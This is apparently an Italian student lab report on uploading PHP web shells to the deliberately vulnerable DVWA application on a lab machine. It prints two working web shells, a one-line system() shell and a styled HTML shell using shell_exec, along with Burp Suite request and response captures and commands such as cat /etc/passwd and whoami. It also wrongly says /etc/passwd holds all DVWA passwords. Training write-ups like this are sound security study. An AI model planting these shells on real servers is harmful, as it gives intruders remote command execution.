
Pratica S6/L1

Consegna:
1. Codice php
2. Risultato del caricamento (screenshot del browser)
3. Intercettazioni (screenshot di burpsuite)
4. Risultato delle varie richieste
5. Eventuali altre informazioni scoperte della macchina interna
6. BONUS: usare una shell php più sofisticata

Step iniziale :
Prima di iniziare l'esercizio si imposta il DVWA security in low , e dopo di che si inserisce il file (shell2.php) nel File Upload




1)


```php
<?php
        system($_REQUEST["cmd"]);
?>
```

Il codice inserito nel server serve a eseguire le richieste poste dall'utente (es: ls , whoami , hostname …..)

2)



una volta caricato il file vi darà ../../hackable/uploads/shell2.php succesfully uploaded! come risposta .
Nella barra di ricerca possiamo dare noi gli comandi per eseguire , in questo esempio viene utilizzato il comando ls per visualizzare gli file contenuti nel percorso uploads :
192.168.32.101/dvwa/hackable/uploads/shell2.php?cmd=ls



3)

Intercettazioni dal Burp Suite , come si può notare in risposta viene visualizzato gli elementi contenuto nel uploads

Request

Pretty Raw Hex


```
1 GET /dvwa/hackable/uploads/shell2.php?
  cmd=ls HTTP/1.1
2 Host: 192.168.32.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/115.0.5790.171 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,applicat
  ion/xml;q=0.9,image/avif,image/webp,imag
  e/apng,*/*;q=0.8,application/signed-exch
  ange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language:
  en-GB,en-US;q=0.9,en;q=0.8
8 Cookie: security=low; PHPSESSID=
  7cde2ee0866a78f39080766f5b39cb4e
9 Connection: close
10
11
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Jan 2024 12:46:51 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Connection: close
6 Content-Type: text/html
7 Content-Length: 51
8
9 dvwa_email.png
10 shell.php
11 shell.php.save
12 shell2.php
13
```

4)
Qui viene riportato altri risultati utilizzando diversi comandi :
cmd=cat+/etc/passwd
visualizzare tutte le password presenti nel dvwa



Comando Whoami :
cmd=whoami



6)


```
<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Web Shell</title>
    <style>
        * {
            -webkit-box-sizing: border-box;
            box-sizing: border-box;
        }
        body {
            font-family: sans-serif;
            color: rgba(0, 0, 0, .75);
        }
        main {
            margin: auto;
            max-width: 850px;
        }
        pre,
        input,
        button {
            padding: 10px;
            border-radius: 5px;
            background-color: #efefef;
        }
        label {
            display: block;
        }
        input {
            width: 100%;
            background-color: #efefef;
            border: 2px solid transparent;
        }
        input:focus {
            outline: none;
            background: transparent;
            border: 2px solid #e6e6e6;
        }
        button {
            border: none;
            cursor: pointer;
            margin-left: 5px;
        }
        button:hover {
```


```
            background-color: #e6e6e6;
        }
        .form-group {
            display: -webkit-box;
            display: -ms-flexbox;
            display: flex;
            padding: 15px 0;
        }
    </style>
</head>
<body>
    <main>
        <h1>Web Shell</h1>
        <h2>Execute a command</h2>

        <form method="post">
            <label for="cmd"><strong>Command</strong></label>
            <div class="form-group">
                <input type="text" name="cmd" id="cmd" value="<?= htmlspecialchars($_POST['cmd'],
ENT_QUOTES, 'UTF-8') ?>"
                       onfocus="this.setSelectionRange(this.value.length, this.value.length);" autofocus
required>
                <button type="submit">Execute</button>
            </div>
        </form>

        <?php if ($_SERVER['REQUEST_METHOD'] === 'POST'): ?>
            <h2>Output</h2>
            <?php if (isset($cmd)): ?>
                <pre><?= htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') ?></pre>
            <?php else: ?>
                <pre><small>No result.</small></pre>
            <?php endif; ?>
        <?php endif; ?>
    </main>
</body>
</html>
```

Questo è il secondo codice più complesso che da una schermata per inserire gli comandi


Applications
Places
burpsuite
8 Jan 16:27
Web Shell
Not secure | 192.168.32.101/dvwa/hackable/uploads/shell3.php
Web Shell
Execute a command
Command
ls -la
Execute
Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.32.101:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /dvwa/hackable/uploads/shell3.php HTTP/1.1
2 Host: 192.168.32.101
3 Content-Length: 10
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.32.101
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.32.101/dvwa/hackable/uploads/shell3.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: security=low; PHPSESSID=58c246a9f8f84f92608cbf174d7b7296
14 Connection: close
15
16 cmd=ls+-la
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 2
Request headers 13
0 highlights
CTRL (DESTRA)


Web Shell
Not secure | 192.168.32.101/dvwa/hackable/uploads/shell3.php
Web Shell
Execute a command
Command
ls -la
Execute
Output
total 28
drwxr-xr-x 2 www-data www-data 4096 Jan 8 11:27 .
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 ..
-rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png
-rw------- 1 www-data www-data 135 Jan 8 07:01 shell.php
-rw------- 1 www-data www-data 1 Jan 8 06:37 shell.php.save
-rw------- 1 www-data www-data 37 Jan 8 08:08 shell2.php
-rw------- 1 www-data www-data 2341 Jan 8 11:27 shell3.php